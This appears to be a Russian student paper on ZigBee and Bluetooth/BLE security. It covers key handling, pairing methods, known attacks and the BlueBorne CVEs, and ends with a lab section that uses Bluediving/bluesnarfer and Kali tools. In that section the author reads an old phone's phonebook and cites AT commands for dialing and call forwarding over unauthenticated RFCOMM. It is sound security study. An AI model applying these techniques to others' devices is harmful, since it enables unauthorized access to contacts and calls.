Сетевой заголовок зашифрованного пакета включает 32-бит счетчик фреймов. Каждый узел в сети поддерживает собственный 32-бит счетчик фреймов, который увеличивается на 1 при отправке любого пакета. Дополнительно, каждый узел отслеживает счетчики фреймов всех соседних узлов. Если получаемый пакет от соседнего узла имеет номер фрейма меньший, чем был до этого, такой пакет отбрасывается. Счетчики фреймов используются для противостояния т.н. взлому защиты путем замещения оригинала (Replay attacks). Счетчик фреймов последовательно увеличивается до своего максимального значения 0хFFFFFFFF и далее не изменяется. При достижении его максимального значения узел не сможет более отправлять пакеты. В связи с большой разрядностью переполнение счетчика фреймов маловероятно — при отправке сообщений каждую секунду насыщение счетчика произойдет через 136 лет. Для поддержания высокой степени защиты обнуление счетчика фреймов возможно только лишь при смене сетевого ключа шифрования.  
Сетевой заголовок, APS-заголовок и полезные данные дополняются сертификатом подлинности. Над содержимым этих полей выполняется хеширование, и к пакету добавляется код целостности сетевого сообщения (4-байт Network Message Integrity Code, nMIC). nMIC-код позволяет получателю быть уверенным в том, что сообщение не было изменено. nMIC-код обеспечивает целостность сообщений в сети ZigBee (message integrity). Если узел получает пакет с nMIC-кодом, не соответствующим принятому сообщению, такой пакет отбрасывается.  
В безопасной ZigBee-сети пакет дешифруется и шифруется при каждой ретрансляции на всем маршруте следования. Промежуточный узел дешифрует пакет и проверяет его целостность. Если пакет предназначен не этому узлу, то данные вновь зашифровываются и аутентифицируются на основе счетчика фреймов и сетевого адреса (входят в сетевой заголовок) промежуточного узла. Дополнительные операции в сети с безопасностью увеличивают задержки при доставке сообщений. Кроме того, максимальный объем полезных данных в пакете уменьшается на 18 байт за счет добавления счетчика фреймов, адреса источника, MIC-кода и некоторых других служебных байтов.

Безопасность на уровне приложения

Безопасность на уровне приложения (APS layer security) позволяет зашифровать полезные данные с помощью ключа шифрования, известному только отправителю и получателю пакета. В то время как сетевое шифрование на базе сетевого ключа применяется ко всем сообщениям внутри сети, шифрование на уровне приложения является необязательным и может использоваться только при отсылке конкретного пакета. Шифрование на уровне приложения не может применяться к широковещательным рассылкам. Шифрование полезных данных и формирование кода целостности сообщения производится на основе 128-бит алгоритма AES (Рисунок 4).

|  |
| --- |
| http://www.russianelectronics.ru/files/57691/---ek--10---2011----------ris2.jpg |
| Рисунок 5 - Шифрование на уровне приложения |

Код целостности сообщения (APS Message Integrity Code, aMIC-код) в данном случае отличается от nMIC-кода, получаемого при шифровании на уровне сети (Network Message Integrity Code). Получатель сообщения не будет использовать принятый пакет, если вычисляемая им хеш-функция над полезными данными даст результат, отличный от aMIC-кода в самом пакете. При шифровании на уровне приложения используются два типа ключей — связной ключ для обмена данными с центром доверия и ключ шифрования данных приложения. Промежуточные узлы сети не могут получить доступ к этим данным, т.к. ключ шифрования данных приложения известен только отправителю и получателю. Использование безопасности на уровне приложения уменьшает максимальную величину полезных данных на 9 байт. На рисунке 6 приведена диаграмма пакета для случая одновременного использования безопасности на уровне сети и на уровне приложения.

|  |
| --- |
| http://www.russianelectronics.ru/files/57691/---ek--10---2011----------ris3.jpg |
| Рисунок 6 - Шифрование на уровне сети и приложения |

Центр управления безопасностью

Ключевым элементом концепции безопасности ZigBee является Центр управления безопасностью.

На этапе формирования или реконфигурации сети центр управления безопасностью разрешает или запрещает присоединение к сети новых устройств.

Центр управления безопасностью может периодически обновлять ключ сети и переходить на новый ключ. Сначала он транслирует новый ключ, зашифрованный с помощью старого ключа сети. Затем сообщает всем устройствам о переходе на новый ключ.[22]

Обычно центром управления безопасностью по совместительству является координатор сети, но это может быть и выделенное устройство.

Центр управления играет следующие роли в обеспечении безопасности:

1. проверяет подлинность устройств, желающих присоединиться к сети,
2. поддерживает и распространяет сетевые ключи,
3. обеспечивает безопасность взаимодействия устройств.

Режим стандартной безопасности

В режиме стандартной безопасности перечень устройств, главные ключи, ключи каналов связи и сетевые ключи можно хранить как в центре управления безопасностью, так и в самих устройствах. Центр управления безопасностью, тем не менее, отвечает за поддержание стандартного сетевого ключа и контролирует политику приема в сеть. В этом режиме требования к ресурсам памяти центра управления безопасностью гораздо ниже, чем для режима повышенной безопасности.

Режим повышенной безопасности

В режиме повышенной безопасности центр управления безопасностью хранит перечень устройств, главные ключи, ключи каналов связи и сетевые ключи, необходимые для контроля и применения политики обновления сетевых ключей и доступа в сеть. В этом режиме по мере роста количества устройств в сети быстро возрастает необходимый центру управления безопасностью объем памяти.

## 2.2 Обеспечение безопасности в протоколе Bluetooth , BLE

BLE предлагает несколько сервисов безопасности для защиты данных, передаваемых между парой соединенных устройств. Большинство из поддерживаемых сервисов могут быть описаны в терминах двух режимов: LE Security Mode 1 и LE Security Mode 2. Эти режимы обеспечивают сервисы безопасности на канальном уровне и уровне ATT, соответственно .

Канальный уровень BLE поддерживает шифрование и аутентификацию на основе алгоритма Cipher Block Chaining-Message Authentication Code (CCM) и блочного шифра AES-128. При использовании в соединении шифрования и аутентификации, к полезной нагрузке (PDU) добавляется четырехбайтное сообщение проверки целостности Message Integrity Check (MIC), после чего поля PDU и MIC шифруются.

Также возможна передача аутентификационных данных поверх нешифрованного соединения канального уровня. В данном случае на уровне ATT к полезной нагрузке добавляется 12-байтная сигнатура. Сигнатура вычисляется путем использования алгоритма AES-128 как блочного шифра. Одним входом алгоритма является счетчик, позволяющий предотвратить атаки типа повтора сообщений. Если приемнику удается верифицировать сообщение, считается, что оно пришло от достоверного источника.

В дополнение к описанным сервисам, BLE поддерживает механизм, называемый приватным (или частным) адресом, который позволяет устройству использовать множество часто меняемых адресов. Этот механизм снижает угрозу отслеживания BLE-устройства по его адресу. Приватные адреса генерируются на основе публичного адреса устройства путем его шифрования с использованием ключа, полученного от доверенного устройства.

Каждый режим безопасности предусматривает наличие нескольких уровней, применяемых в зависимости от типа соединения пары устройств (таблица 2).[24]

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Режим | Уровень безопасности | Тип соединения (Pairing) | Шифрование | Проверка целостности | Уровень стека |
| LE Security Mode 1 | Уровень 1 | Нет | Нет | Нет | Канальный уровень (Link Layer) |
| Уровень 2 | Без аутентификации | Есть | Есть |
| Уровень 3 | Аутентификация | Есть | Есть |
| LE Security Mode 2 | Уровень 1 | Без аутентификации | Нет | Есть | Уровень ATT (ATT Layer) |
| Уровень 2 | Аутентификация | Есть | Есть |

Таблица 2. Сервисы и уровни безопасности, определенные в стеке протоколов BLE

Сопряжение устройств

Логическое соединение устройств (pairing) происходит в три этапа.

На первом этапе соединенные на канальном уровне устройства объявляют свои доступные возможности ввода-вывода, и на основе их принимается решение о методе взаимодействия на втором этапе.

Целью второго этапа является генерация короткоживущего ключа (Short-Term Key — STK), который будет использован на третьем этапе для обеспечения безопасности передачи распространения ключевой информации. На втором этапе устройства первоначально договариваются о временном ключе (Temporary Key — TK) при помощи одного из методов:

1. Out Of Band;
2. Passkey Entry;
3. Just Works.

Метод Out Of Band (передача вне полосы) предполагает передачу временного ключа по альтернативным каналам, например, используя NFC. В методе Passkey Entry ключ задает пользователь в виде последовательности из шести цифр. Когда применение обоих методов невозможно, используется метод Just Work, хотя он не поддерживает проверку аутентификаций, и не защищен от атаки типа «посредник» (Man In The Middle — MITM).

На базе ключа ТК и случайных чисел, генерируемых каждым из узлов, создается STK, что является завершением второго этапа.

На третьем этапе каждая из конечных точек соединения может передать другой конечной точке до трех 128-битных ключей, называемых Long-Term Key (LTK), Connection Signature Resolving Key (CSRK) и Identity Resolving Key (IRK).

LTK используется для генерации 128-битного ключа для шифрования и аутентификации на канальном уровне, CSRK — для подписи данных на уровне ATT, а IRK — для генерации частных адресов.

Протокол управления безопасностью Security Manager Protocol (SMP), работающий поверх фиксированного канала уровня L2CAP, отслеживает выполнение всех трех этапов.

Уязвимым местом BLE на текущий момент является незащищенность ни одного из реализованных в нем методов установления соединения от пассивного прослушивания. Однако, в следующих версиях BLE планируется использование эллиптической криптографической кривой и алгоритма обмена открытыми ключами (алгоритм Диффи-Хэлмана). [23]

Уровень GAP и профили приложений

Протокол GAP (Generic Access Profile) определяет роли устройств, режимы и процедуры обнаружения устройств и сервисов, управление установлением соединения и безопасностью. В BLE GAP выделяет четыре роли для контроллера — широковещательный, наблюдатель, периферийный и центральный.

Широковещательный узел может только передавать пакеты по каналам объявления и не поддерживает соединение с другими устройствами. Наблюдатель способен только прослушивать каналы объявлений, в частности, способен принимать пакеты, передаваемые широковещательным узлом. Центральные узлы представляют собой устройства, способные поддерживать несколько соединений, в то время как периферийные — это простые устройства, способные поддерживать одно соединение с центральным узлом. Роли центрального и периферийного узла предполагают, что устройство способно выполнять функции, соответственно, ведущего или ведомого . Устройство может поддерживать несколько ролей, но одновременно активной может быть только одна из них.

Поверх GAP могут быть построены дополнительные профили приложений, обеспечивающие необходимую пользователю функциональность. В BLE поддерживается иерархия профилей — профиль верхнего уровня может использовать функции профиля низкого уровня.

3 УЯЗВИМОСТИ ПРОТОКОЛОВ BLUETOOTH,ZIGBEE

## 3.1 Уязвимости ZigBee

Исследователи венской компании Cognosec обнаружили в ZigBee кри- тический недочет, который способен скомпрометировать любой умный дом. Основная проблема заключается в том, что производители используют стандартные ключи связи (link key) для своих устройств, в погоне за совмести- мостью с устройствами других производителей, дешевизной и удобством пользователя.[25] Использование стандартных link keys ставит под угрозу безопасность сети в целом. К тому же сам стандарт ZigBee недостаточно ответственно относится к вопросу безопасности и сохранности ключей, то есть безопасная инициализация и передача зашифрованных ключей внутри сети сильно уязвимы. При помощи простого сниффинга атакующий способен перехватить обмен ключами и внедриться в сеть, используя стандартный link key. В итоге устройства оказываются открыты для MITM-атак, а сеть, активный сетевой ключ и все коммуникации внутри сети – скомпрометированы [26]. После опытов с IoT-лампочками, датчиками движения, датчиками температуры и дверными замками в Cognosec был сделан вывод, что производители оснащают устройства для домашнего использования лишь необходимым минимумом функций, чтобы соответствовать минимальному стандарту. К сожалению, это обычная практика, не оставляющая пользователям выбора, даже если они хотят повысить стандарт безопасности на своем устройстве (хотя бы изменив пароли и установив дополнительное защитное ПО) [27][28]. По мнению исследователей, эта проблема куда серьезнее недочетов в самом стандарте ZigBee.

## 4.1 Основные технологии атак протокола Bluetooth и Bluetooth LE

Напрямую это касается в основном телефонов, смартфонов, планшетов и ноутбуков, но так все медицинская информация приходит от медицинского устройства на телефон или смартфон, то необходимо учитывать все вовлеченные в обмен устройства . Беспроводный протокол Bluetooth предлагает пользователю множество удобств, но все они сопряжены с риском его безопасного использования.

На сегодняшний момент наиболее распространённые атаки на протокол Bluetooth и Bluetooth LE :

**Bluesnarfing**

Bluesnarfing позволяет злоумышленникам получить доступ к устройству с поддержкой Bluetooth, эксплуатируя уязвимость прошивки в старых устройствах. Эта атака позволяет подключение к устройству Bluetooth, предоставляя доступ к данным, хранящимся на устройстве в том числе международного идентичности мобильного оборудования устройства (IMEI). IMEI представляет собой уникальный идентификатор для каждого устройства, что злоумышленник может потенциально использовать для маршрутизации всех входящих вызовов с устройства пользователя к устройству злоумышленника . Атака BlueSnarfing впервые была использована в 2003 году и за короткое время завоевала большую популярность среди атак на Bluetooth-устройства. Атака использует сервис OPP (OBEX Push Profile), который применяется для простого обмена визитными карточками и другими файлами.

Bluejacking

Злоумышленник инициирует Bluejacking отправив нежелательные сообщения для пользователя Bluetooth устройства. Фактически данные сообщения не нанесут вред устройству пользователя, но они могут побудить пользователя как-то отреагировать. Эта атака напоминает спам и фишинг-атак, проводимых против пользователей электронной почты. Bluejacking может причинить вред, если пользователь инициирует реакцию на Bluejacking сообщения, отправленного с вредными намерениями.

 Bluebugging

Bluebugging одна из опасных атак и позволяет выполнять AT-команды на мобильном телефоне. Данный вид атаки дает возможность получить полный контроль над телефоном и выполнять различные команды на нем, такие как: отправка и чтение SMS-сообщений, телефонной книге, установка переадресаций, набор произвольного номера и других функций. Атаке подвержен любой мобильный телефон, имеющий поддержку Bluetooth.

**Denial of Service (DoS)**

Как и другие беспроводные технологии, Bluetooth подвержен DoS атак. Они блокируют интерфейс Bluetooth устройства и делают его не пригодным для использования, в том числе разряжают батарею.

**Fuzzing Attacks**

Атаки Fuzzing состоят из посылки искаженного или нестандартного пакета данных для Bluetooth радиоустройства и наблюдают,как устройство реагирует. Если операции устройства замедляется или останавливаются на этих атак, существует серьезная потенциальная уязвимость стеке протокола.

**Pairing Eavesdropping**

Сопряжение Bluetooth 2.0 и ранее, а также Bluetooth LE (4.0) устройств с использованием PIN кода подвержены данному типу атак. Успешное прослушивание, позволяет собирать все парные кадры, таким образом можно определить секретный ключ и позволяет делать расшифровку данных.[29][30]

## 4.1.1 BlueBorne

BlueBorne — общее название восьми опасных уязвимостей электронных устройств, работающих с различными имплементациями Bluetooth в Android, iOS, Windows и Linux

По словам исследователей безопасности из компании Armis [31], обнаруживших уязвимости, проблемы BlueBorne невозможно обнаружить и исправить стандартными методами, а для эксплуатации багов злоумышленнику не требуется ни взаимодействие с пользователем, ни сопряжение с целевым устройством. Единственная необходимость - включенный Bluetooth на устройстве «жертвы». Уязвимости затрагивают практически все типы устройств, от смартфонов, ноутбуков и носимых гаджетов до IoT-девайсов и «умных» автомобилей.

Уязвимости обозначены следующими идентификаторами CVE[32-39]:

* CVE-2017-1000251. RCE(Remote Code Execution) в ядре Linux;
* CVE-2017-1000250. Уязвимость утечки данных в стеке Bluetooth в Linux;
* CVE-2017-0785. Уязвимость утечки данных в Android;
* CVE-2017-0781. RCEв Android;
* CVE-2017-0782. RCE в Android;
* CVE-2017-0783. Логическая уязвимость в Android (Bluetooth Pineapple);
* CVE-2017-8628. Логическая уязвимость в Windows (Bluetooth Pineapple);
* CVE-2017-14315 RCE-уязвимость проприетарного протокола Apple Low Energy Audio Protocol

Вектор атаки BlueBorne может потенциально повлиять на все устройства с Bluetooth, количество которых сегодня оценивается более чем в 8,2 миллиарда. Вектор атаки BlueBorne состоит из нескольких этапов. Во-первых, злоумышленник обнаруживает активные соединения Bluetooth вокруг. Устройства могут быть идентифицированы, даже не находясь в режиме «обнаружения». Затем злоумышленник получает MAC-адреса уязвимых устройств. «Прощупав» устройство, злоумышленник определяет, какую операционную систему использует его жертва, и настраивает соответствующим образом эксплойт. Затем используя уязвимость в реализации протокола Bluetooth на соответствующей платформе, злоумышленник получает доступ, необходимый для достижения его злонамеренной цели. На этом этапе хакер может выбрать атаку «Man-in-The-Middle», «прослушивать» устройство или получить полный контроль с целью использования его в широком круге кибер-атак, таких как ботнет.

## 4.1.1.1 Атака BlueBorne на Android

Как только злоумышленник определил, что его цель использует операционную систему Android, он может использовать четыре уязвимости, обнаруженные для этих устройств, или атаку Man-in-The-Middle.

Уязвимость утечки информации (CVE-2017-0785)

Первая уязвимость в Android раскрывает ценную информацию, которая помогает злоумышленнику использовать одну из уязвимостей удаленного выполнения кода, описанную далее. Уязвимость обнаружена в реализации SDP (Service Discovery Protocol), который позволяет устройству идентифицировать другие Bluetooth-девайсы вокруг него. Недостаток позволяет злоумышленнику отправлять набор запросов на сервер, заставляя его раскрывать бит памяти в ответ. Эта информация впоследствии может использоваться злоумышленником для преодоления мер безопасности и захвата контроля над устройством. Это также позволяет злоумышленнику получить ключи шифрования с целевого устройства и подслушивать Bluetooth-сообщения.

Уязвимость удаленного выполнения кода №1 (CVE-2017-0781)

Эта уязвимость находится в службе Bluetooth Network Encapsulation Protocol (BNEP). BNEP позволяет использовать Интернет через Bluetooth, превращая мобильный телефон с модемом в маршрутизатор, точку доступа в Интернет. Из-за недостатка в службе BNEP хакер может вызвать нарушение целостности информации в памяти, что позволит ему запускать код на устройстве. Из-за отсутствия надлежащей проверки авторизации запуск этой уязвимости не требует какого-либо взаимодействия с пользователем, поэтому он не узнает об атаке.

**Уязвимость удаленного выполнения кода №2 (CVE-2017-0782)**

Эта уязвимость похожа на предыдущую, но находится на более высоком уровне службы BNEP — профиле персональной сети (Personal Area Networking, PAN), который отвечает за установление сетевого соединения на основе IP между двумя устройствами. При этой атаке нарушение целостности информации в памяти также может быть использовано злоумышленником для получения полного контроля над зараженным устройством.

Man-in-The-Middle (CVE-2017-0783)

Атаки Man-in-The-Middle (MiTM) позволяют злоумышленнику перехватывать и изменять данные, поступающие на целевое устройство или с него. Чтобы реализовать атаку MiTM с использованием Wi-Fi, злоумышленнику потребуется специальное оборудование и запрос соединения целевого устройства с открытой WiFi-сетью. Уязвимость существует в PAN-профиле Bluetooth-стека и позволяет злоумышленнику создавать вредоносный сетевой интерфейс на устройстве жертвы, перенастраивать IP-маршрутизацию и принудительно передавать все сообщения через вредоносный сетевой интерфейс. Атака в очередной раз не требует взаимодействия с пользователем или какой-либо аутентификации, что делает её практически незаметной.

## 4.1.1.2 Атака BlueBorne на Linux

Armis раскрыла две уязвимости в операционной системе Linux, которые позволяют злоумышленникам полностью контролировать зараженные устройства. Первая из них — утечка информации, которая может помочь злоумышленнику определить точную версию, используемую целевым устройством, и соответствующим образом настроить его эксплойт. Вторая — переполнение стека, которое может привести к полному контролю над устройством.

Утечка информации (CVE-2017-1000250)

Подобно уязвимости утечки информации в Android, эта уязвимость находится на сервере SDP, который отвечает за одну из важнейших особенностей Bluetooth — автоматическое подключение Bluetooth-устройств к службам, предоставляемым другими устройствами. Недостаток в SDP позволяет злоумышленнику отправлять набор запросов на сервер, заставляя его раскрывать бит памяти в ответ. Это может использоваться злоумышленником для получения конфиденциальных данных из процедур Bluetooth, которые могут содержать ключи шифрования.

Переполнение стека в BlueZ (CVE-2017-1000251)

Эта уязвимость была обнаружена в стеке Bluetooth Linux-ядра. Внутренний дефект в L2CAP (Logical link control and adaptation protocol), который используется для соединения между двумя устройствами, вызывает повреждение памяти, позволяющее выполнить код атакующего.[40]

В ядре Linux проблема присутствует в коде функции l2cap\_parse\_conf\_rsp, присутствующей начиная с ядра 3.3 (октябрь 2011 г.). Проблема была устранена 9 сентября 2017. В ядрах Linux со включенной защитой от переполнения стека (CONFIG\_CC\_STACKPROTECTOR=y) уязвимость приводит только к краху ядра. Подобная защита по умолчанию включена в ядрах RHEL, CentOS, Fedora, Ubuntu и большинства стационарных дистрибутивов Linux. Поэтому в обычных дистрибутивах возможен лишь вызов краха, а основная опасность угрожает мобильным Linux-платформам, таким как Tizen.

## 4.1.1.3 Атака BlueBorne на Windows

Man-in-The-Middle (CVE-2017-8628)

Эта уязвимость идентична той, которая обнаружена в операционной системе Android, и влияет на обе системы, поскольку они используют одни и те же принципы в реализации некоторых протоколов Bluetooth.

«Компания Microsoft выпустила обновления для системы безопасности в июле. Клиенты, у которых включен Центр обновления Windows и применены обновления безопасности, были защищены автоматически. Мы выпустили обновление как можно скорее, но как ответственный отраслевой партнер, не раскрывали информацию, пока другие производители не разработали патчи», — отметил представитель Microsoft.

## 4.1.1.4 Атака BlueBorne на iOS

Armis раскрыл Apple сведения об этой атаке. Эксплойт был устранён в версии IOS 10 и версии Apple TV выше 7.2.2, однако эта уязвимость по-прежнему представляет большой риск для любого iOS-устройства до версии 10. Уязвимость может быть использована злоумышленником для выполнения кода с повышенными привилегиями.

Удаленное выполнение кода с помощью протокола Apple Low Energy Audio

Эта уязвимость была обнаружена в новом протоколе LEAP (Low energy audio protocol), разработанном Apple и работающим поверх Bluetooth. Протокол предназначен для потоковой передачи звука на периферийные устройства, например, гарнитуры или Siri Remote. Поскольку аудио-команды, отправленные с помощью LEAP, проверены не должным образом, злоумышленник может использовать повреждение памяти, чтобы получить полный контроль над устройством.

5 ПРАКТИЧЕСКАЯ ЧАСТЬ

## 5.1 Реализация уязвимостей старых Bluetooth устройств .Утилита Bluediving.

Используя программу Bluediving для Linux были проверены некоторые уязвимости.

Bluediving - это набор для тестирования проникновения Bluetooth. Он реализует такие атаки, как Bluebug, BlueSnarf, BlueSnarf ++ и BlueSmack, имеет такие функции, как спуфинг по Bluetooth-адресам, AT и оболочку сокета RFCOMM, и реализует такие инструменты, как carwhisperer, BSS, генератор пакетов L2CAP, сброс соединения L2CAP, сканер RFCOMM и greenplaque режим сканирования (с использованием более одного HCI-устройства).

Атака BlueSnarfing, ориентируясь на несколько популярных телефонов Nokia и Ericsson, использует недостатки, когда телефоны отображают профиль RFCOMM( Протокол Radio Frequency Communication [эмулирует](https://ru.wikipedia.org/wiki/%D0%AD%D0%BC%D1%83%D0%BB%D1%8F%D1%86%D0%B8%D1%8F) [последовательные порты](https://ru.wikipedia.org/wiki/%D0%9F%D0%BE%D1%81%D0%BB%D0%B5%D0%B4%D0%BE%D0%B2%D0%B0%D1%82%D0%B5%D0%BB%D1%8C%D0%BD%D1%8B%D0%B9_%D0%BF%D0%BE%D1%80%D1%82) поверх протокола [L2CAP](https://ru.wikipedia.org/wiki/L2CAP)) в недокументированной службе, которая позволяет злоумышленнику подключаться к устройству без проверки подлинности.

Инструмент bluesnarfer (Рисунок 7) реализует атаку ,где злоумышленник может указать удаленную телефонную книгу (сохраненные номера, последние исходящие вызовы, последние входящие вызовы и т. д.) И извлекать, изменять или удалять результаты. Злоумышленник подключаясь к службе RFCOMMвручную с помощью средства эмуляции терминала может вводить ручные команды AT, такие как инициирование вызова («ATDT911»), переадресация всех вызовов на указанное номер (" AT + CCF911 ") или повторите вызов последнего номера (« ATDL »). Еще более потенциально полезная информация доступна для злоумышленника, включая электронный серийный номер телефона («AT + CGSN»).




Рисунок 7 – команды утилиты

Тестирование уязвимостей проводилось на телефоне Nokia 6310i

Были введены команды запроса записей 1-2 телефонной книги для устройсва с MAC адресом 00:02:EE:6E:72:D3 (Рисунок 8)




Рисунок 8 – результат работы утилиты

С помощью этой уязвимости мы смогли получить доступ к телефоной книге устройства .Этой ,и большинства других уязвимостей ,реализуемых в bluediving лишены современные устройства(Рисунок 9) .




Рисунок 9 – отсутствие уязвимости на новом устройстве

## 5.2 Уязвимости современных Bluetooth устройств

Обнаружение скрытых устройств

Была установлена система Kali Linux x64 имеющая множество утилит для тестирования безопасности Bluetooth. (Рисунок 10)

* Bluelog: инструмент для логирования bluetooth. Она сканирует радиоканал , чтобы найти в нем обнаруживаемые устройства, а затем записать их в файл.
* Bluemaho: набор инструментов для проверки безопасности Bluetooth-устройств на основе графического интерфейса.
* Blueranger: простой скрипт Python, который использует i2cap ping для поиска устройств Bluetooth и определения их приблизительных расстояний.
* Btscanner: этот инструмент, основанный на графическом интерфейсе, сканирует обнаруженные устройства в радиусе действия.
* Redfang: этот инструмент позволяет найти скрытое устройство Bluetooth.
* Spooftooph: Это инструмент для спуфинга Bluetooth..




Рисунок 10 – доступные утилиты

Были настроены драйверы сетевой платы intel и включен адаптер консольными командами (Рисунок 11) :

* service Bluetooth start
* hciconfig hci0 up




Рисунок 11 – включение адаптера

Используя утилиту redfang мы начали поиск скрытых Bluetooth устройств.Для ускорения процесса поиска был совершен поиск устройств только в нужном нам диапазоне заранее узнав MAC адрес Bluetooth адаптера смартфона .Устройство было найдено ,и была выведена информация об устройстве (Рисунок 12) ,из которой мы можем узнать производителя устройства ,производителя SOC и доступные Bluetooth возможности устройства. Эта информация имеет ценность ,если необходим дальнейший поиск уязвимостей устройства ,так как могут иметь место уязвимости устройств конкретного производителя на конкретном SOC

